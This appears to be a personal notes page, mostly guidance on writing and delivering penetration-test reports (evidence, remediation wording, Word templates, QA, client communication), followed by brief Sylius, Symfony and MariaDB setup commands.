Another critical thing to consider is whether your evidence is completely and utterly defensible. For example, if you’re trying to demonstrate that information is being transmitted in clear text because of the use of basic authentication in a web application, it’s insufficient just to screenshot the login prompt popup. That shows that basic auth is in place but offers no proof that information is being transmitted in the clear. In this instance, showing the login prompt with some fake credentials entered into it, and the clear text credentials in a Wireshark packet capture of the human-readable authentication request leaves no room for debate. Similarly, if you’re trying to demonstrate the presence of a vuln in a particular web application or something else with a GUI, it’s important to capture either the URL in the address bar or output from an ifconfig or ipconfig command to prove that it’s on the client’s host and not some random image you downloaded from Google. Also, if you’re screenshotting your browser, turn your bookmarks bar off and disable any unprofessional extensions or dedicate a specific web browser to your testing.
Effective Remediation Recommendations
Example
- Bad: Reconfigure your registry settings to harden against X.
- Good: To fully remediate this finding, the following registry hives should be updated with the specific values. Note that changes to critical components like the registry should be approached with caution and tested in a small group prior to making large-scale changes.
[list the full path to the actual registry hive]- Change value X to value Y
Rationale
While the “bad” example is at least somewhat helpful, it’s fairly lazy, and you’re squandering a learning opportunity. Once again, the reader of this report may not have the depth of experience in Windows as you, and giving them a recommendation that will require hours’ worth of work for them to figure out how to do it is only going to frustrate them. Do your homework and be as specific as reasonably possible. Doing so has the following benefits:
- You learn more this way and will be much more comfortable answering questions during the report review. This will reinforce the client’s confidence in you and will be knowledge that you can leverage on future assessments and to help level up your team.
- The client will appreciate you doing the research for them and outlining specifically what needs to be done so they can be as efficient as possible. This will increase the likelihood that they will ask you to do future assessments and recommend you and your team to their friends.
It’s also worth drawing attention to the fact the “good” example includes a warning that changing something as important as the registry carries its own set of risks and should be performed with caution. Again, this indicates to the client that you have their best interests in mind an genuinely want them to succeed. For better or worse, there will be clients that will blindly to whatever you tell them to and will not hesitate to try and hold you accountable if doing so ends up breaking something.
Selecting Quality References
Each finding should include one or more external references for further reading on a particular vuln or misconfig. Some criteria that enhances the usefulness or a reference:
- A vendor-agnostic source is helpful. Obviously, if you find a ASA vuln, a Cisco reference link makes sense, but you shouldn’t lean on them for a writeup on anything outside of networking. If you reference an article written by a product vendor, chances are the article’s focus will be telling the reader how their product can help when all the reader wants is to know how to fix it themselves.
A thorough wakthrough or explanation of the finding and any recommended workarounds or mitigations is preferable. Don’t choose articles behind a paywall or something where you only get part of what you need without paying.
- Use articles that get to the point quickly. This isn’t a recipe website, and no one cares how often your grandmother used to make those cookies. You have problems to solve, and making someone dig through the entire NIST 800-53 document or an RFC is mor annoying than helpful.
- Choose sources that have clean websites and don’t make you feel like a bunch of crypto miners that are running in the background or ads pop up everywhere.
- If possible, write some of your own source material and blog about it. The research will aid you in explaining the impact of the finding to your clients, and while the infosec community is pretty helpful, it’d be preferable not to send your clients to a competitor’s website.
Reporting Tips and Tricks
Templates
It’s best to have a blank report template for every assessment type you perform. If you are not using a reporting tool and just working in old-fashioned MS Word, you can always build a report template with macros and placeholders to fill in some of the data points you fill out for every assessment. You should work with blank templates every time and not just modify a report from a previous client, as you could risk leaving another client’s name in the report or other data that does not match your current environment. This type of error makes you look amateur and is easily avoidable.
MS Word Tips & Tricks
Microsoft Word can be a pain to work with, but there are several ways you can make it work for you to make your lives easier and it’s easily the least of the available evils. Here are few tips & tricks to becoming an MS Word guru.
- Font Styles: You should be getting as close as you possibly can to a document without and “direct formatting” in it. Direct formatting is highlighting text and clicking the button to make it bold, italics, underlined, colored, highlighted, etc. If you use font styles and you find that you’ve overlooked a setting in one of your headings that messes up the placement or how it looks, if you update the style itself, it updates “all” instances of that style used in the entire document instead of you having to go manually update all 45 times you used your random heading.
- Table Styles: Apply the same to tables. Same concept here. It makes global changes much easier and promotes consistency throughout the report. It also generally makes everyone using the document less miserable, both as an author and as QA.
- Captions: Use the built-in capability if you’re putting captions on things. Using this functionality will cause the captions to renumber themselves if you have to add or remove something from the report, which is a GIGANTIC headache. This typically has a built-in font style that allows you to control how the captions look.
- Page numbers: Page numbers make it much easier to refer to specific areas of the document when collaborating with the client to answer questions or clarify the report’s content. It’s the same for clients working internally with their teams to address the findings.
- TOC: A Table of Contents is a standard component of a professional report. The default TOC is probably fine, but if you want something custom, like hiding page numbers or changing the tab leader, you can select a custom TOC and tinker with the settings.
- List of Figures/Tables: It’s debatable whether a List of Figures or Tables should be put in the report. This is the same concept as a TOC, but it only lists the figures or tables in the report. These trigger off captions, so if you’re not using captions on one or the other, or both, this won’t work.
- Bookmarks: Bookmarks are most commonly used to designate places in the document that you can create hyperlinks to. If you plan on using macros to combine templates, you can also use bookmarks to designate entire sections that can be automatically removed from the report.
- Custom Dictionary: You can think of a custom dictionary as an extension of Word’s built-in AutoCorrect feature. If you find yourself misspelling the same words every time you write a report or want to prevent embarrasing typos, you can add these words to a custom dictionary, and Word will automatically replace them for you. Unfortunately, this feature does not follow the template around, so people will have to configure their own.
- Language Settings: The primary thing you want to use custom language settings for is most likely to apply it to the font style you created for your code/terminal/text-based evidence. You can select the option to ignore spelling and grammer checking within the language settings for this font style. This is helpful because after you build a report with a bunch of figures in it and you want to run the spell checker tool, you don’t have to click ignore a billion times to skip all the stuff in your figures.
- Custom Bullet/Numbering: You can set up custom numbering to automatically number things like your findings, appendices, and anything else that might benefit from automatic numbering.
- Quick Access Toolbar Setup: There are many options and functions you can add to your Quick Access Toolbar that you should peruse at your leisure to determine how useful they will be for your workflow.
- Back
- Undo/Redo
- Save
- …
- Useful Hotkeys:
[F4]will apply the last action you took again. For example, if you highlight some text and apply a font style to it, you can highlight something else to which you want to apply the same font style and just hit[F4], which will do the same thing. If you’re using a TOC and lists of figures and tables, you can hit[Ctrl+A]to select all and[F9]to update all of them simultaneously. This will also update any other “fields” in the document and sometimes does not work as planned, so use it at your own risk. A more commonly known own is[Ctrl+S]to save. You should be doing it often in case Word crashes, so you don’t lose data. If you need to look at two different areas of the report simultaneously and don’t want to scroll back and forth, you can use[Crtl+Alt+S]to split the window into two panes. This may seem like a silly one, but if you accidentally hit your keyboard and you have no idea where your cursor is, you can hit[Shift+F5]to move the cursor to where the last revision was made.
Automation
When developing report templates, you may get to a point where you have a reasonably mature document but not enough time or budget to acquire an automated reporting platform. A lot of automation can be gained through macros in MS Word documents. You will need to save your templates as .dotm files, and you will need to be in a Windows environment to get the most out of this. Some of the most common things you can do with macros are:
- Create a macro that will throw a pop-up for you to enter key pieces of information that will then get automatically inserted into the report template where designated placeholder variables are:
- Client name
- Dates
- Scope details
- Type of testing
- Environment or application names
- You can combine different report templates into a single document and have a macro go through and remove entire sections that don’t belong in a particular assessment type.
- This eases the task of maintaining your templates since you only have to maintain one instead of many
- You may also be able to automate quality assurance tasks by correcting errors made often. Given that writing Word macros is basically a programming language on its own, it’s left to you to use online resources to learn how to accomplish these tasks.
Reporting Tools/Findings Database
Once you do several assessments, you’ll start to notice that many of the environments you target are afflicted by the same problems. If you do not have a database of findings, you’ll waste a tremendous amount of time rewriting the same content repeatedly, and you risk introducing inconsistencies in your recommendations and how thoroughly or clearly you describe the finding itself. If you multiply these issues by an entire team, the quality of your reports will vary wildly from one consultant to the next. At a minimum, you should maintain a dedicated document with sanitized versions of your findings that can copy/paste into your reports. You should constantly strive to customize findings to a client environment whenever it makes sense but having templated findings saves a ton of time.
However, it is time well spent to investigate and configure one of the available platforms designed for this purpose. Some are free, and some must be paid for, but they will most likely pay for themselves quickly in the amount of time and headache you save if you can afford the initial investment.
Misc/Tricks
- Aim to tell a story with your report. Why does it matter that you could perform Kerberoasting and crack a hash?
- Write as you go. Don’t leave reporting until the end. Your report does not seed to be perfect as you test but documenting as much as you can as clearly as you can during testing will help you be as comprehensive as possible and not miss things or cut corners while rushing on the last day of the testing window.
- Stay organized. Keep things in chronological order, so working with your notes is easier. Make your notes clear and easy to navigate, so they provide value and don’t cause you extra work.
- Show as much evidence as possible while not being overly verbose. Show enough screenshots/command output to clearly demonstrate and reproduce issues but do not add loads of extra screenshots or unecessary command output that will clutter up the report.
- Clearly show what is being presented in screenshots. Use a tool such as Greenshot to add arrows/colored boxes to screenshots and add explanations under the screenshot if needed. A screenshot is useless if your audience has to guess what you’re trying to show with it.
- Redact sensitive data wherever possible. This includes cleartext passwords, password hashes, other secrets, and any data that could be deemed sensitive to your clients. Reports may be sent around a company and even to third parties, so you want to ensure you’ve done your due diligence not to include any data in the report that could be misused. A tool such as Greenshot can be used to obfuscate parts of a screenshot (NO BLURRING!).
- Redact tool output wherever possible to remove elements that non-hackers may construe as unprofessional. In CME’s case, you can change that value in your config file to print something else to the screen, so you don’t have to change it in your report every time. Other tools may have similar customization.
- Check your Hashcat output to ensure that none of the candidate passwords is anything crude. Many wordlists will have words that can be considered crude/offensive, and if any of these are present in the Hashcat output, change them to something innocuous.
- Check grammer, spelling, and formatting, ensure font and font sizes are consistent and spell out acronyms the first time you use them in a report.
- Make sure screenshots are clear and do not capture extra parts of the screen that bloat their size. If your report is difficult to interpret due to poor formatting or the grammar and spelling are a mess, it will detract from the technical results of the assessment. Consider a tool such as Grammarly or LanguageTool, which is much more powerful than Microsoft Word’s built-in spelling and grammer check.
- Use raw command output where possible, but when you need to screenshot a console, make sure it’s not transparent and showing your background/other tools. The console should be solid black with a reasonable theme. Your client may print the report, so you may want to consider a light background with dark text, so you don’t demolish their printer cartrigde.
- Keep your hostname and username professional. Don’t show screenshots with a prompt like
azzkicker@clientsmasher. - Establish a QA process. Your report should go through at least one, but preferably two rounds of QA. You should never review your own work and want to put together the best possible deliverable, so pay attention to the QA process. At a minimum, if you’re independent, you should sleep on it for a night and review it again. Stepping away from the report for a while can sometimes help you see things you overlook after staring at it for a long time.
- Establish a style guide and stick to it, so everyone on your team follows a similar format and reports look consistent across all assessments.
- Use autosave with your notetaking tool and MS Word. You don’t want to lose hours of work because a program crashes. Also, backup your notes and other data as you go, and don’t store everything on a single VM. VMs can fail, so you should move evidence to a secondary location as you go. This is a task that can and should be automated.
- Script and automate wherever possible. This will ensure your work is consistent across all assessments you perform, and you don’t waste time on tasks repeated on every assessment.
Client Communication
Strong written and verbal communication skills are paramount for anyone in a pentesting role. During your engagements, you must remain in constant contact with your clients and serve appropriately in your role as trusted advisors. They are hiring your company and paying a lot of money for you to identify issues in their networks, give remediation advice, and also to educate their staff on the issue you find through your report deliverable. At the start of every engagement, you should send a start notification email including information such as:
- Tester name
- Description of the type/scope of the engagement
- Source IP address for testing
- Dates anticipate for testing
- Primary and secondary contact information (email and phone)
At the end of each day, you should send a stop notification to signal the end of testing. This can be a good time to give a high-level summary of findings so the report does not entirely blindside the client. You can also reiterate expectations for report delivery at this time. You should, of course, be working on the report as you go and not leave it 100% to the last minute, but it can take a few days to write up the entire attack chain, executive summary, findings, recommendations, and perform self-QA checks. After this, the report should go through at least one round of internal QA, which can take some time.
The start and stop notifications also give the client a window for when your scans and testing activities were taking place in case they need to run down any alerts.
Aside from formal communications, it is good to keep an open dialogue with your clients and build and strengthen the trusted advisor relationship. Did you discover an additional external subnet or subdomain? Check with the client to see if they’d like to add it to the scope. Did you discover a high-risk SQLi or RCE flaw on an external website? Stop testing and formally notify the client and see how they would like to proceed. A host seems down from scanning? It happens, and it’s best to be upfront about it than try to hide it. Got Domain Admin/Enterprise Admin? Give the client a heads up in case they see alerts and get nervous or so they can prepare their management for the pending report. Also, at this point, let them know that you will keep testing and looking for other paths but ask them if there is anything else they’d like you to focus on or servers/databases that should still be limited even with DA privileges that you can target.
You should discuss the importance of detailed notes and scanner logging/tool output. If your client asks you if you hit a specific host on X day, you should be able to, without a doubt, provide documented evidence of your exact activities. It stinks to get blamed for an outage, but it’s even worse if you get blamed for one and have zero concrete evidence to prove that it was not a result of your testing.
Keeping these communication tips in mind will go a long way towards building goodwill with your client and winning repeat business and even referrals. People will want to work with others who treat them well and work diligently and professionally, so this is your time to shine. With excellent technical skills and communication skills, you will be unstoppable.
Presenting Your Report - The Final Product
Once the report is ready, it needs to go through review before delivery. Once delivered, it is customary to provide the client with a report review meeting to either go over the entire report, the findings alone, or answer that they may have.
QA Process
A sloppy report will call into question everything about your assessment. If your report is a disorganized mess, is it even possible that you performed a thorough assessment? Ensure your report deliverable is a testament to your hard-earned knowledge and hard work on the assesssment and adequately reflects both. The client isn’t going to see most of what you did during the assessment.
The report is your highlight reel and is honestly what the client is paying for.
You could have executed the most complex attack chain in the history of attack chains, but if you can’t get it on paper in a way that someone else can understand, it may as well have never happened at all.
If possible, every report should undergo at least one round of QA by someone who isn’t the author. Some teams may also opt to break up the QA process into multiple steps. It will be up to you, your team, or your organization to choose the right approach that works for the size of your team. If you are just starting on your own and don’t have the luxury of having someone else review your report, it is strongly recommended walking away from it for a while or sleeping on it and reviewing it again at a minimum. Once you read through a document 45 times, you start overlooking things. This mini-reset can help you catch things you didn’t see after you had been staring at it for days.
It is good practice to include a QA checklist as part of your report template. This should consist of all the checks the author should make regarding content and formatting and anything else that you may have in your style guide. This list will likely grow over time as you and your team’s processes are refined, and you learn which mistakes people are most prone to making. Make sure that you check grammar, spelling, and formatting! A tool such as Grammarly or LanguageTool is excellent for this. Don’t send a sloppy report to QA because it may get kicked back to you to fix before the reviewer even looks at it, and it can be a costly waste of time for you and others.
If you have access to someone that can perform QA and you begin trying to implement a process, you may soon find that as the team grows and the number of reports being output increases, things can get difficult to track. At a basic level, a Google Sheet or some equivalent could be used to help make sure things don’t get lost, but if you have many more people and you have access to a tool like Jira, that could be a much more scalable solution. You’ll likely need a central place to store your reports so that other people can get to them to perform the QA process. There are many out there that should work.
Ideally, the person performing QA should not be responsible for making significant modifications to the report. If there are minor typos, phrasing, or formatting issues to address that can be done more quickly than sending the report back to the author to change, that’s likely fine. For missing or poorly illustrated evidence, missing findings, unusable executive summary content, etc., the author should bear the responsibility for getting that document into presentable condition.
You obviously want to be diligent about reviewing the changes made to your report so that you can stop making the same mistakes in subsequent reports. It’s absolutely a learning opportunity, so don’t squander it. If it’s something that happens across mutliple people, you may want to consider adding that item to your QA checklist to remind people to address those issues before sending reports to QA. There aren’t many better feelings in this career than when the day comes that a report you wrote gets through QA without any changes.
It may be considered strictly a formality, but it’s reasonably common to initially issue a “Draft” copy of the report to the client once the QA has been completed. Once the client has the draft report, they should be expected to review it and let you know whether they would like an opportunity to walk through the report with you to discuss modifications and ask questions. If any changes or updates need to be made to the report after this conversation, they can be made to the report and a “Final” version issued. The final report is often going to be identical to the draft report, but it will just say “FInal” instead of “Draft”. It may seem frivolous, but some auditors will only consider accepting a final report as an artifact, so it could be quite important to some clients.
Report Review Meeting
Once the report has been delivered, it’s fairly customary to give the client a week or so to review the report, gather their thoughts, and offer to have a call to review it with them to collect any feedback they have on your work. Usually, this call covers the technical finding details one by one and allows the client to ask questions about what you found and how you found it. These calls can be immensely helpful in improving your ability to present this type of data, so pay careful attention to the conversation. If you find yourself answering the same questions every time, that could indicate that you need to tweak your workflow or the information you provide to help answer those questions before the client asks them.
Once the report has been reviewed and accepted by both sides, it is customary to change the DRAFT designation to FINAL and deliver the final copy to the client. From here, you should archive all of your testing data per your company’s retention policies until a retest of remediation findings is performed at the very least.
Security Incident
WebDev
Sylius
Initial Setup
- Install the package
composer require -W \
doctrine/orm "^2.16" \
doctrine/doctrine-bundle \
pagerfanta/doctrine-orm-adapter \
symfony/asset-mapper \
sylius/bootstrap-admin-ui \
sylius/ui-translations
- Install missing tom-select assets
symfony console importmap:require tom-select/dist/css/tom-select.default.css
Symfony
Initial Setup
- Checking requirements
symfony check:requirements
- Create app
symfony new my_project_directory --version="7.2.x" --webapp
# [--version] is optional
- Installing dependencies into /vendor if needed
cd my-project/
composer install
- Running the app
symfony server:start
Setting up DB (MariaDB)
- Download MySQL
- Create Database
MariaDB [(none)]> create database app;
- Create specific user for DB that will later interact with Symfony
MariaDB [(none)]> create user 'app_user'@'localhost' identified by 'app_user';
- Grant privileges
MariaDB [(none)]> grant all privileges on app.* to 'app_user'@'localhost';
- Test connection
user@debian:~$ mysql -u app_user -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> select current_user();
+--------------------+
| current_user() |
+--------------------+
| app_user@localhost |
+--------------------+
1 row in set (0.001 sec)
Enrich DB
- If followed steps as listed above, generate migration files from current entity mappings first
user@debian:~/projects/sylius_testing$ php bin/console doctrine:migrations:diff
Generated new migration class to "/home/user/projects/sylius_testing/migrations/Version20250523185138.php"
To run just this migration for testing purposes, you can use migrations:execute --up "DoctrineMigrations\\Version20250523185138"
To revert the migration you can use migrations:execute --down "DoctrineMigrations\\Version20250523185138"
- Run migration
user@debian:~/projects/sylius_testing$ php bin/console doctrine:migrations:migrate
WARNING! You are about to execute a migration in database "app" that could result in schema changes and data loss. Are you sure you wish to continue? (yes/no) [yes]:
>
[notice] Migrating up to DoctrineMigrations\Version20250523185138
[notice] finished in 34.7ms, used 24M memory, 1 migrations executed, 1 sql queries
[OK] Successfully migrated to version: DoctrineMigrations\Version20250523185138